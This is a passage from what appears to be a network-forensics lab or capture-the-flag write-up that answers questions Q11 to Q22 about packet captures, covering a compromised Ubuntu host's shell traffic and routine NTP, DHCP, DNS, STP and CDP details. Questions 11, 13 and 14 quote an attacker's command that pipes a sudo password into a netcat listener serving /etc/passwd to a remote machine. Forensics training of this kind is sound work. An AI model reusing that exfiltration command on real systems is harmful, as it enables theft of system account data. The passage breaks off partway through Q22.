
🔎Q11. What is the port for the second shell?

🧭 Steps to Solve:

1. Tracked the TCP stream showing netcat installation and usage.
2. Observed the command:
3. echo "*umR@Q%4V&RC" | sudo -S nc -nlvp 9999 < /etc/passwd
4. Confirmed a connection received from 192.168.2.244 on netcat:
5. Connection from 192.168.2.244 34972 received!

✅ Answer:

Port 9999




🔎Q12. What version of netcat is installed?

🧭 Steps to Solve:

1. Reviewed the shell output for software installation logs.
2. Located the package manager output showing:
3. Setting up netcat (1.10-41.1) ...

✅ Answer:

Netcat version 1.10-41.1



🔎Q13. What file is added to the second shell?

🧭 **Steps to Solve:**

1. Focused on traffic associated with port 9999, which was previously identified as the second shell listener.
2. Detected the following command in the session:
3. echo "*umR@Q%4V&RC" | sudo -S nc -nlvp 9999 < /etc/passwd
4. Interpreted the command: the contents of /etc/passwd were piped directly into the network connection using netcat.
5. Confirmed successful connection from IP 192.168.2.244, indicating file transfer.

✅ **Answer:**
/etc/passwd

🔎Q14. What password is used to elevate the shell?

🧭 **Steps to Solve:**

1. Inspected the same command used in the second shell:
2. echo "*umR@Q%4V&RC" | sudo -S ...
3. Noted that the attacker echoed the password into sudo via standard input to bypass interactive prompts.

✅ **Answer:**
***umR@Q%4V&RC**

🔎Q15. What is the OS version of the target system?


🧭 **Steps to Solve:**

1. Analyzed shell session logs and package update activity.
2. Found apt update and apt install commands targeting specific Ubuntu repositories.
3. Observed repository URLs referencing bionic:

4. http://archive.ubuntu.com/ubuntu bionic main
5. Recognized that **Bionic Beaver** is the codename for Ubuntu **18.04 LTS**.
6. Additional architecture logs confirm the system is **64-bit (amd64)**.

✅ **Answer:**

Ubuntu 18.04 LTS (Bionic Beaver) – 64-bit architecture (amd64)




🔎Q16 – How many users are on the target system?

🧭 Steps to Solve:

1. Inspect shell.pcapng for any file transfers.
2. Identify traffic on port 9999 (Netcat session used for exfiltration).
3. Extract the payload to reveal the /etc/passwd file content.
4. Count the number of lines (each line = one user account).

✅ **Answer: 31 users**




🔍 Q17 – What is the IPv6 NTP server IP?

🧭 Steps to Solve:

1. **Filter packets using udp.port == 123 in Wireshark.**
2. **Locate the NTP response packets.**
3. **Review the packet details for:**
   - **Stratum level**
   - **Reference Timestamp**
   - **Server IP (source IPv6)**

✅ Answer: 2003:51:6012:110::dcf7:123




🔍 Q18 – What is the first IP address requested by the DHCP client?

🧭 Steps to Solve:

1. **Filter for DHCP packets: bootp in Wireshark.**
2. **Locate the first DHCP Request message.**
3. **Look for Option 50 – Requested IP Address.**
4. **Confirm via Transaction ID (0x5f511e61).**

✅ Answer: 192.168.20.11




🔎Q19: What is the first authoritative name server returned for the domain being queried?

🧭 Steps Taken:

1. Applied filter: dns to locate DNS queries/responses.
2. Located query and corresponding response for blog.webernetz.net.
3. Examined the "Authority" section in the DNS response packet.

✅ Answer:

ns1.hans.hosteurope.de




🔎Q20: What is the number of the first VLAN to have a topology change occur?

🧭 Steps Taken:

1. Applied filter: stp or llc to locate STP BPDU frames.
2. Identified Topology Change Notification in a BPDU.
3. Analyzed the flags field (0x79) indicating a topology change.
4. Located the PVID (Port VLAN ID) to determine which VLAN triggered the event.

✅ Answer:VLAN 20




🔎Q21: What is the port for CDP for CCNP-LAB-S2?

🧭 Steps Taken:

1. Applied filter: cdp or eth.type == 0x2000 to view CDP packets.
2. Located packet containing Device ID: CCNP-LAB-S2.webernetz.net
3. Examined the Port ID field in the CDP payload.

✅ Answer:GigabitEthernet0/2




🔎Q22 – What is the MAC address for the root bridge for VLAN 60?

🧭 Steps to Solve:

1. Applied the filter to isolate BPDUs tagged with VLAN 60.
2. Located packets where Bridge Identifier and Root Identifier fields appear.
